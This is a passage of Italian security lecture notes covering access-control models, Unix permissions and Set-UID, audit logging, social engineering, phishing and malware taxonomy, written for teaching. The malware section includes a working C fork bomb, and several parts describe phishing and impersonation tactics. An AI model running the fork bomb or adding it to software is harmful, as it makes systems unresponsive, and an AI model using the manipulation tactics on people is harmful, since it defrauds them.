La lista di capabilities viene salvata nel kernel (ad esempio nel data structure di un processo). Gli utenti non possono modificare il contenuto di nessuna capability visto che non hanno accesso al kernel. Quando hanno bisogno di usare una delle loro capabilities, il sistema andrà dal kernel a consultare la capability list.

In alcune applicazioni, gli utenti devono portarsi dietro le loro capabilities, quando devono richiedere un accesso, presentano la loro capability al sistema. Questo è un esempio di utilizzo esplicito delle capabilities e in questi casi le misure anti-tampering devono garantire l'integrità delle capabilities.

5.3.3 ACL vs Capabilities

Esempio: Alice vuole conservare tutti i suoi oggetti di valore in tre cassette di sicurezza in banca. Di tanto in tanto, vorrebbe che uno o più amici fidati effettuassero depositi o prelievi per lei. Ci sono due modi in cui la banca può controllare l'accesso alle cassette di sicurezza:

- la banca mantiene un elenco delle persone autorizzate ad accedere a ciascuna cassetta (ACL),
- la banca rilascia ad Alice una o più chiavi per ciascuna delle cassette (capabilities).

- ACL:

- autenticazione: la banca deve autenticarsi,
- coinvolgimento della banca: la banca deve (i) archiviare l'elenco, (ii) verificare gli utenti,
- contraffazione del diritto di accesso: la banca deve salvaguardare l'elenco,
- aggiunta di nuove persone: il proprietario deve visitare la banca,
- delega: un amico non può estendere il proprio privilegio a qualcun altro,
- revoca: se un amico diventa inaffidabile, il proprietario può rimuovere il suo nome.

- Capabilities:

- autenticazione: la banca non ha bisogno di autenticarsi,
- coinvolgimento della banca: la banca non deve essere coinvolta in alcuna transazione,
- contraffazione del diritto di accesso: la chiave non può essere contraffatta,
- aggiunta di una nuova persona: il proprietario può dare la chiave ad altre persone,
- delega: un amico può estendere il proprio privilegio a qualcun altro,
- revoca: il proprietario può chiedere la restituzione della chiave, ma potrebbe non essere possibile sapere se l'amico ne abbia fatta o meno una copia.

5.3.4 ACL: pro e contro

- Le ACL sono semplici da implementare,
- non sono efficienti nel controllo della sicurezza in fase di esecuzione poiché un tipico sistema operativo sa quale utente sta eseguendo un particolare programma piuttosto che a quali file è stato autorizzato ad accedere; il sistema operativo deve controllare l'ACL ad ogni accesso al file,
- le ACL possono rendere tedioso trovare tutti i file a cui un utente ha accesso,
- potrebbe anche essere tedioso eseguire controlli a livello di sistema, come verificare che non ci siano file scrivibili da tutti.


5.3.5 Capabilities: pro e contro

- Il controllo della sicurezza in fase di esecuzione è più efficiente,
- è possibile delegare senza troppe difficoltà,
- d'altra parte, modificare lo stato di un file può diventare improvvisamente più complicato,
- può anche essere difficile scoprire quali utenti hanno accesso a un file.

5.4 Reference monitor

Nella formulazione di Anderson, il controllo degli accessi dipende da una combinazione di hardware e software:

- viene invocato e convalida ogni tentativo di accesso,
- deve essere immune da manomissioni,
- deve essere assolutamente corretto.



Anderson ha definito questo costrutto **reference monitor**. Un reference è una nozione, non uno strumento acquistabile e collegabile ad una porta. Potrebbe essere incorporato in un'applicazione (per controllare gli oggetti dell'applicazione), parte del sistema operativo (per oggetti gestiti dal sistema) o parte di un'appliance.

Il reference monitor produce anche **log**: se qualcosa dovesse andare storto è possibile andare a ritroso per sapere cos'è successo. I log svolgono un ruolo importantissimo nella sicurezza.

5.5 Audit

5.5.1 IT Audit

Un **IT audit** consiste nell'**analisi** e nella **valutazione dell'infrastruttura, delle politiche e delle operazioni dell'IT di un'organizzazione**.

Gli IT audit determinano se i controlli IT, sia tecnici che organizzativi:

- proteggono il patrimonio aziendale,
- garantiscono l'integrità e la riservatezza dei dati,
- sono allineati con gli obiettivi generali del business.

Gli obiettivi primari di un audit IT includono:

- valutazione dei sistemi e dei processi in atto che proteggono i dati aziendali,
- indicazione dei rischi per le risorse informative di un'azienda e un aiuto nell'identificazione dei metodi per ridurre al minimo tali rischi,
- garanzia che i processi di gestione delle informazioni siano conformi alle leggi, alle politiche e agli standard specifici dell'IT,
- individuazione delle inefficienze nei sistemi IT e nella gestione associata.

5.5.2 Audit e access control

Nel contesto del controllo degli accessi, l'audit ha un obiettivo più specifica in quanto si occupa delle politiche di sicurezza del controllo degli accessi.

Il processo di audit **raccoglie** i dati sulle attività più rilevanti nel sistema e le **analizza** per scoprire violazioni della sicurezza o diagnosticarne la causa. Una violazione della sicurezza è, data una politica di sicurezza, l'esecuzione di qualsiasi azione non autorizzata.

5.5.3 Componenti principali di un audit

Raccolta e organizzazione dei dati di audit: è possibile registrare grandi quantità di dati di audit; i dati tendono ad essere acquisiti a un basso livello di astrazione e deve esserne garantita l'integrità.

Analisi dei dati per scoprire o diagnosticare violazioni della sicurezza: l'analisi dei dati di audit viene spesso eseguita solo quando si sospettano violazioni. L'analisi però può essere post mortem o in tempo reale (*sistemi di rilevamento delle intrusioni*).

5.5.4 Logs

I sistemi operativi forniscono dati di controllo tramite file di log. Tutto, dagli eventi del kernel alle azioni dell'utente, viene registrato dai sistemi operativi, consentendo di vedere quasi tutte le azioni eseguite all'interno di un sistema.

Ad esempio, Linux ha una directory speciale per la memorizzazione dei log chiamata `/var/log`. Questa directory contiene i registri del sistema operativo stesso, dei servizi e delle varie applicazioni in esecuzione sul sistema.

La **centralizzazione dei log** rende la ricerca dei dati dei log più semplice e veloce, poiché tutti i registri sono accessibili in un'unica posizione.

È possibile semplificare il processo di analisi e ricerca di grandi raccolte di file di log tramite applicativi che automaticamente analizzano formati di log comuni come syslog events, SSH logs e web server logs.

È necessario indicizzare ogni campo in modo da poter cercare rapidamente in gigabyte o addirittura terabyte di dati di log. Spesso si usano linguaggi di query per fornire ricerche più flessibili rispetto a grep e con una sintassi di ricerca più semplice rispetto a regex. Ciò consente di risparmiare tempo e fatica, poiché non è necessario creare la propria logica di analisi per ogni ricerca univoca.

5.6 Case study: Unix file system

5.6.1 Utenti

Gli utenti sono salvati nel file locato in `/etc/password`. Il formato degli account è
`username:password:UID:GID:name:homedir:shell`

- un UID (GID) è un numero a 16 bit che contraddistingue univocamente un utente all'interno del sistema,
- l'UID del superuser (root) è sempre zero,
- gli utenti sono autenticati tramite una password memorizzata nel file `/etc/shadow`.

5.6.2 Superuser

Il superuser è uno special privileged principal con UID 0 e di solito con nome utente root. Ci sono pochissime restrizioni per il superuser: tutti i controlli di sicurezza sono disattivati:

- il superuser può diventare qualsiasi altro utente,
- il superuser può modificare l'orologio di sistema,
- il superuser non può scrivere su un file system di sola lettura ma può rimontarlo come scrivibile,
- il superuser non può decifrare le password ma può reimpostarle,

5.6.3 Gruppi

Gli utenti appartengono a uno o più gruppi. /etc/group contiene tutti i gruppi del sistema. Il formato è **groupname:password:GID:listofusers**.

Ogni utente appartiene ad un gruppo primario, il group ID (GID) del gruppo primario memorizzato in /etc/passwd. Dividere utenti in gruppi è una comoda base per le decisioni di controllo degli accessi.

5.6.4 Soggetti

I soggetti in Unix sono processi caratterizzati da un process ID (PID). I nuovi processi vengono generati con la fork **syscall**.

Ai processi è associato un **UID/GID reale** e un effettivo **UID/GID** utilizzati durante il processo di autorizzazione. L'UID/GID reale viene ereditato dal genitore, tipicamente è l'UID/GID dell'utente connesso che ha generato il processo. L'UID/GID effettivo è ereditato dal processo padre o dal file in esecuzione.

5.6.5 Oggetti


Tutte le risorse del computer sono oggetti: file, directory, dispositivi di memoria, I/O sono trattati in UNIX come file. In questo modo il controllo degli accessi in UNIX viene ridotto al controllo degli accessi al file system.


Le risorse sono organizzate in un file system strutturato ad albero e ogni voce di ogni file in una directory è un puntatore a una struttura di dati chiamata inode.

5.6.6 Unix ACL

Per ogni oggetto vengono enumerati tutti i soggetti che hanno i diritti di accesso a quell'oggetto e i diritti corrispondenti. Per rendere le ACL più gestibili, Unix riduce a tre il numero di **soggetti** che possono accedere a un oggetto:

- il proprietario dell'oggetto,
- tutti gli utenti appartenenti al suo gruppo,
- il resto del mondo.





5.6.7 Octal Representation

Qualsiasi gruppo di tre bit può essere rappresentato da un numero ottale poiché il suo valore decimale sarà compreso tra 0 e 7.

- Esempi:
 - rw-r--r-- equivale a 644: proprietario: read/write; gruppo e chiunque: read.
 - rwxrwxrwx equivale a 777: proprietario, gruppo e chiunque: read/write/execute.
- Tabella di conversione per numeri ottali a quattro caratteri:
 - 0020 write by group
 - 0010 execute by group
 - 0004 read by others
 - 0400 read by owner
 - 0002 write by other
 - 0200 write by owner
 - 0100 execute by owner

5.6.8 Controlled invocation e Set-UID

Serve un meccanismo che consenta a un utente di accedere ai file delle password in modo controllato: questo è possibile ricorrendo a un processo noto come **invocazione controllata**:

- la chiamata controllata viene utilizzata ogni volta che un utente con un privilegio basso deve eseguire un'azione riservata agli utenti con privilegi più elevati e dunque serve un'escalation temporanea dei privilegi;
- in Unix l'invocazione controllata viene implementata utilizzando il meccanismo Set-UID:
 - permette all'utente di eseguire un programma con il privilegio del proprietario del programma o con privilegi temporanei elevati.

Ogni processo ha due ID utente.

- **real UID (RUID)**: identifica il vero proprietario del processo,
- **UID effettivo (EUID)**: identifica il privilegio di un processo.

Il **controllo degli accessi** si basa su **EUID**.

Quando viene eseguito un programma normale, RUID = EUID, entrambi corrispondono all'ID dell'utente che esegue il programma.

Quando viene eseguito un programma Set-UID, RUID \neq EUID. RUID è sempre uguale all'ID dell'utente, ma EUID è uguale all'ID del proprietario del programma. Se il programma è di proprietà di root, il programma viene eseguito con il privilegio di root.

5.6.9 Unix authorization process

Il meccanismo di autorizzazione UNIX controlla l'accesso di ciascun processo ai file e implementa le transizioni del dominio di protezione che consentono a un processo di modificare la propria identità.

Il meccanismo di autorizzazione viene eseguito nel kernel, ma dipende dal sistema e dai processi dell'utente per determinare le sue richieste di autorizzazione e il suo stato di protezione.

Ogni process identity UNIX è costituita da uno user ID (UID), un group ID (GID) e un insieme di gruppi supplementari. Questi sono usati in combinazione per determinare l'accesso come descritto:

- quando un utente accede a un sistema, ai suoi processi viene assegnata la sua identità di accesso, in particolare il suo UID, GID, preso dal file passwd, e vengono impostati anche EUID = RUID, EGID = GID;
- tutti i processi successivi creati in questa sessione di login ereditano questa identità a meno che non vi sia una transizione di dominio (Set-UID).

Il processo di autorizzazione avviene in due momenti:


- quando un soggetto accede ad un oggetto (file),
- quando una risorsa è creata o cancellata.

L'autorizzazione UNIX avviene quando i file vengono aperti e le operazioni consentite sul file vengono verificate ad ogni accesso al file.

Il sistema esamina l'UID effettivo del processo, il suo insieme di GID e li abbina ai permessi del file (ed eventualmente agli ACL sul file).

Il processo di richiesta fornisce il nome del file e le operazioni che verranno richieste sul file nella chiamata di sistema aperta. Se autorizzato, UNIX crea un descrittore di file che rappresenta l'accesso autorizzato del processo per eseguire operazioni future sul file.

6 Computer Attacks



Attack lifecycle

6.1 Social Engineering

6.1.1 Introduzione

L'ingegneria sociale è una disciplina che raccoglie e studia tecniche per la manipolazione delle persone al fine di indurle ad eseguire azioni che consentono al truffatore di svolgere uno o più tra le seguenti azioni:

- frode,
- acquisizione di informazioni riservate,
- accesso non autorizzato ad un sistema,
- accesso fisico non autorizzato a uno o più edifici

Da un punto di vista psicologico, l'ingegneria sociale interviene nel processo decisionale di un utente. Poiché le persone non hanno la capacità cognitiva di elaborare tutte le informazioni, il processo decisionale viene effettuato rifacendosi all'uso di regole empiriche (cioè **euristica**). Queste scorciatoie mentali (derivanti dall'esperienza e dalla genetica) funzionano bene nella maggior parte delle circostanze.

6.1.2 Euristiche


Molti individui non conoscono o riconoscono che le loro decisioni sono influenzate dall'euristica, ma in genere sono proprio le euristiche che modellano le interazioni umane.

L'euristica può, tuttavia, provocare **pregiudizi cognitivi (cognitive bias)**, che portano a giudizi o errori nel processo decisionale. Sono proprio questi errori che vengono sfruttati dalla social engineering per indurre l'utente ad effettuare azioni che razionalmente non avrebbe mai svolto.

Esempi:

- **Razionalità limitata:** la bontà delle decisioni prese dagli esseri umani è in funzione della quantità di tempo di cui dispongono per prendere la decisione:
 - *un genitore alla ricerca di un prodotto con un bambino che piange si affretterà a trovare un qualsiasi prodotto che basti a far smettere il bambino, anche se questo potrebbe non essere il prodotto più adatto;*
- **Affaticamento decisionale:** le attività decisionali ripetitive prosciugano le risorse mentali. Pertanto, se gli esseri umani si affaticano, tendono a prendere decisioni più velocemente, non necessariamente le decisioni migliori:
 - *verso la fine della giornata lavorativa i dipendenti possono essere mentalmente prosciugati e quindi più propensi ad ignorare le buone pratiche o politiche di sicurezza.*
- **Ancoraggio:** gli esseri umani tendono a fare molto affidamento o "ancorare" le proprie decisioni sulla prima o più profonda informazione in loro possesso:
 - *Immaginate di acquistare una nova auto. Online verifchiamo che il prezzo medio del veicolo che ci interessa è 20.000 euro. Il concessionario interpellato ci offre lo stesso veicolo per 19.000 euro, con molta probabilità accetteremo l'offerta, anche se approfondendo le ricerche potremmo trovare lo stesso veicolo a 16.000.*
- **Affect heuristic:** gli esseri umani prendono decisioni facendo rapidamente affidamento su una risposta emotiva:
 - *un dipendente riceve una e-mail urgente da un delatore che si dichiara l'amministratore delegato, chiedendo di inviare denaro a un fornitore falso. Facendo sembrare la mail urgente si scatena una risposta emotiva che spinge l'assistente ad inviare il denaro senza una corretta considerazione della minaccia, dunque provoca una risposta emotiva piuttosto che una risposta razionale.*

6.1.3 Tecniche



- **Impersonare qualcuno:**

- utente legittimo,
- utente privilegiato,
- supporto tecnico,
- riparatore, servizio di pulizia, consegna pizza, ecc...

- **Intercettazioni:** ascoltare segretamente o furtivamente le conversazioni private o le comunicazioni di altri senza il loro consenso

- **Shoulder surfing:** viene utilizzato per ottenere informazioni personali (ad esempio password) e altri dati riservati guardando oltre la spalla della vittima. Questo attacco può essere eseguito sia a distanza ravvicinata (guardando direttamente sopra la spalla della vittima) o da distanze più lunghe, ad esempio utilizzando il telescopio.
- **Dumpster diving:** ricerca di informazioni nel cestino della spazzatura di qualcuno (voci di calendario, password in post-it, numeri di telefono, e-mail, manuali di operazioni).
- **Reverse social engineering:** si tratta di un **attacco da persona a persona in cui l'attaccante entra in contatto diretto con il bersaglio per convincerlo a divulgare informazioni sensibili**. Nella maggior parte dei casi, l'attaccante stabilisce il contatto con il bersaglio attraverso e-mail o altre piattaforme di social media, utilizzando più schemi e fingendo di essere un benefattore o personale di sicurezza qualificato per convincere il bersaglio a fornire l'accesso al loro sistema o alla loro rete. **Negli attacchi di ingegneria sociale, gli aggressori si avvicinano ai loro obiettivi, mentre negli attacchi di ingegneria sociale inversa, la vittima va dall'aggressore inconsapevolmente.**

- **Phishing:** tentativi di criminali informatici di **rubare informazioni personali e finanziarie o infettare computer e altri dispositivi con malware e virus**.

- Progettato per indurre l'utente a fare click su un collegamento o a fornire informazioni personali o finanziarie,
- spesso sotto forma di e-mail e siti web,
- può sembrare proveniente da aziende legittime, organizzazioni o individui noti,
- approfitta di disastri naturali, epidemie, allarmi per la salute, elezioni politiche o eventi tempestivi.
- Le informazioni ricercate, e spesso cedute volontariamente dalle vittime, sono:
 - login (username e password),
 - social security number,
 - indirizzo di residenza,
 - informazioni personali,
 - bank account number,
 - numero della carta di credito.

6.2 Phishing

6.2.1 Schema generale

- 1) I phishers sottopongono alle vittime dei metodi di phishing,
- 2) le vittime condividono informazioni sensibili o confidenziali,
- 3) i phisher ora hanno due opzioni:
 - a) dare le informazioni al committente (se è stato commissionato)
 - b) vendere le informazioni ricavate nell' "underground e-market"

6.2.2 Tipi di phishing

- **Mass Phishing:** attacco di massa di grandi volumi destinato raggiungere il maggior numero possibile di persone
- **Spear Phishing:** attacco mirato diretto a individui specifici o aziende che utilizzano le informazioni raccolte per personalizzare il messaggio e rendere la truffa più difficile da rilevare
- **Whaling:** tipo di attacco spear phishing che si rivolge a "grandi pesci", compresi gli individui di alto profilo o quelli con una grande autorità
- **Clone Phishing:** copia falsificata di un'e-mail legittima e consegnata in precedenza, con allegati originali o collegamenti ipertestuali sostituiti con versioni dannose, che viene inviata da un indirizzo e-mail contraffatto in modo che sembri provenire dal mittente originale o da un altro legittimo
- **Advance-Fee Scam:** richiede all'obiettivo di inviare denaro o informazioni sul conto bancario all'attaccante


Esempio:

Nell'aprile/maggio 2020, mentre il nuovo coronavirus infuriava negli Stati Uniti, Microsoft ha scoperto una campagna di phising basata sulla pandemia:

cliccando sul link presente nel messaggio, si attivava un malware che scaricava e installava il NetManager RAT nella macchina. Questo software prendeva il controllo della macchina della vittima. L'acronimo RAT sta per "Remote Administration Tool".

Un RAT installato su una macchina permette ad un intrusore di registrare le sequenze di tasti, di accendere la fotocamera, il microfono, ecc., e di accedere a tutte le informazioni sensibili memorizzate nella macchina.

In un comunicato stampa all'inizio di aprile 2020, Ann Johnson, Corporate Vice-President per Cybersecurity Solutions Group presso Microsoft, ha detto che Microsoft stava bloccando su base giornaliera circa 24.000 tentativi di phishing del tipo di cui sopra.




Esempio di spear phishing:

2016: John Podesta, Presidente della campagna presidenziale di Hillary Clinton, è caduto preda di un tale attacco. In un messaggio di posta elettronica gli viene comunicata necessità di cambiare la sua password attraverso un clic su un link.

Il suo consulente senior inoltra la e-mail a uno degli esperti di tecnologia delle campagne. "Si tratta di una e-mail legittima".

Il pulsante che sembrava portare a una pagina ufficiale di Google in realtà era un falso meticolosamente personalizzato, con un indirizzo di dominio collegato a un remoto cluster di atolli nel Pacifico meridionale.

Si trattenebbe di un server assegnato al suffisso del codice paese ".tk" riservato a una piccola nazione insulare chiamata "Tokelau" nell'oceano Pacifico meridionale. [Secondo Wikipedia, la superficie combinata delle isole è di circa 4 miglia quadrate e la popolazione è 1.400.]



6.3 Come l'IA sta cambiando la social engineering

6.3.1 Sintesi vocale

La nuova tecnologia di sintesi vocale consente agli aggressori di impersonare il tono della voce di uno specifico utente di cui si disponga di un numero sufficiente di campioni. Ad esempio, un criminale informatico ha recentemente usato l'imitazione vocale per frodare un'azienda per 243.000 dollari. L'ingegnere sociale ha utilizzato l'intelligenza artificiale per imitare la voce del CEO di una società ed è riuscito a trasferire grandi quantità di fondi ai loro conti.

6.3.2 Advanced Natural Language Processing (NLP)

La tecnologia **NLP** ha permesso la **produzione automatizzata di bot di phishing mirati che superano gli esseri umani**. Possono circuire con successo due utenti su tre.

Questi bot di phishing completamente automatizzati, basati sull'intelligenza artificiale, generano messaggi particolarmente accattivanti per intere categorie di utenti che riescono conseguentemente ad ingannare.

6.4 Malware

6.4.1 Definizione

Abbreviazione di "malicious software", ovvero un **software specificamente progettato per interrompere, danneggiare o ottenere l'accesso non autorizzato a un sistema informatico**. Sono agenti autonomi (cioè programmi) progettati per attaccare un computer.

Un esempio molto semplice, **fork bomb**:

```
// C program Sample for FORK BOMB: It is not recommended to run the program as
// it may make a system non-responsive.
#include <stdio.h>
#include <sys/types.h>
int main () {
    while(1)
        fork ();
    return 0;
}
```

6.4.2 Chi lo installa

I **malware** vengono **installati dai proprietari del sistema**: il più delle volte vengono ingannati sulla vera natura del programma che stanno installando facendo credere loro che il malware svolga funzioni utili (**ingegneria sociale**). In altre situazioni il malware viene **installato senza che l'utente ne sia a conoscenza**.


Una volta che un utente esegue un malware, il processo generato verrà eseguito con l'UID dell'utente, quindi sarà in grado di eseguire tutte le azioni autorizzate per quell'utente.

Se quell'utente viene eseguito come amministratore (come succedeva su tutte le versioni di Windows fino a Windows 8) il malware può fare qualsiasi cosa sul sistema.

6.4.3 Viruses, worms, trojans, rootkits


I **malware** possono essere **classificati** in diverse categorie in base ai meccanismi che usa per propagarsi e per nascondersi e per il loro payload:

- **propagazione**:
 - **virus**: propagazione **assistita dall'uomo** (es: apertura di un allegato di una mail),
 - **worm**: propagazione **automatica senza l'assistenza dell'uomo**;
- **occultamento**:
 - **rootkit**: modifica il sistema operativo in modo da **nascondere la sua esistenza**,
 - **trojan**: fornisce funzionalità utili nascondendo operazioni maligne;
- **payload**: va dal **fastidio al crimine**.



6.4.4 Computer virus

Un virus informatico è un codice informatico che può replicarsi modificando altri file o programmi per inserire codice in grado di replicarsi ulteriormente.



Questa proprietà di autoreplicazione è ciò che distingue i virus informatici da altri tipi di malware, come le bombe logiche.

Un'altra proprietà distintiva di un virus è che la replica richiede un certo tipo di assistenza da parte dell'utente, come fare clic su un allegato e-mail o condividere un'unità USB.

Un virus informatico condivide alcune proprietà con i virus biologici.

Fasi di un virus:

- fase dormiente: durante questa fase il virus esiste e si nasconde per evitare di essere rilevato,
- fase di propagazione: il virus si replica, infettano nuovi file su nuovi sistemi,
- fase di attivazione: alcune condizioni logiche fanno sì che il virus si sposta da una fase dormiente o di propagazione per svolgere l'azione prevista,
- fase di azione: il virus esegue l'azione dannosa per cui è stato progettato, denominata payload
 - questa azione potrebbe includere qualcosa di apparentemente innocente, come visualizzare un'immagine sciocca sullo schermo di un computer, o qualcosa di piuttosto dannoso, come eliminare tutti i file essenziali sul disco rigido.

I virus si dividono in due classi:

- **resident virus:** continuano ad esistere dopo l'esecuzione del file infetto
 - system call modificate,
 - DLLs modificate;
- **non resident virus:** vengono eseguiti ogni volta che un file infetto viene eseguito.

I residenti virus sono più comuni dei virus non residenti ed essenzialmente si agganciano a chiamate di sistema, DLL e simili e continuano ad esistere, infettando ogni programma eseguito dopo che sono stati introdotti nella memoria.

6.4.5 Antivirus

Una delle modalità con cui lavorano gli antivirus è detta **signature based**: **scansiona e confronta l'oggetto analizzato con un database di firme**.

Una firma è un'**impronta di virus**:

- ad esempio, una stringa con una sequenza di istruzioni specifiche per ciascun virus,
- diversa da una firma digitale.

Un file è infetto se è presente una firma all'interno del suo codice. Vengono utilizzate tecniche di fast pattern matching per la ricerca delle firme.

Utilizzano un sistema di **white list** e **black list** in cui inseriscono file, comandi e siti di cui ci si può fidare.

Per aggirare questo sistema, sono stati introdotti nuovi tipi di virus:

- **encrypted virus**: il virus è ora composto da due parti
 - un **engine di decryption ed encryption** che cifra il corpo del virus ogni volta che il virus si replicava con una chiave diversa,
 - il **virus stesso**,
 - non crearono molti problemi in quanto l'attenzione dell'antivirus si doveva banalmente spostare sull'engine;
- **polymorphic virus**:
 - **encrypted virus con variazioni randomiche dell'engine** (quando infettano si modifica anche l'engine, *es: padding code*),
 - non sono più **rilevabili** con il metodo della firma, ma **tramite l'emulazione della CPU** (quando un codice deve andare in esecuzione, gli antivirus mandano prima in esecuzione il codice sulla loro macchina virtuale e verificano che non faccia azioni non autorizzate).
- **metamorphic virus**:
 - nelle altre due versioni il corpo rimane immutato ma viene cifrato con chiavi diverse,
 - nei metamorphic virus **cambia anche il corpo**,
 - sono abbastanza **difficili da rilevare**.

6.4.6 Computer worms

Un worm è un **programma malware che diffonde copie di se stesso senza la necessità di iniettarsi in altri programmi e di solito senza l'interazione umana**.

Pertanto, i **worm informatici non sono tecnicamente virus informatici** (poiché non infettano altri programmi), ma alcune persone tuttavia confondono i termini, poiché **entrambi si diffondono per autoreplicazione**.

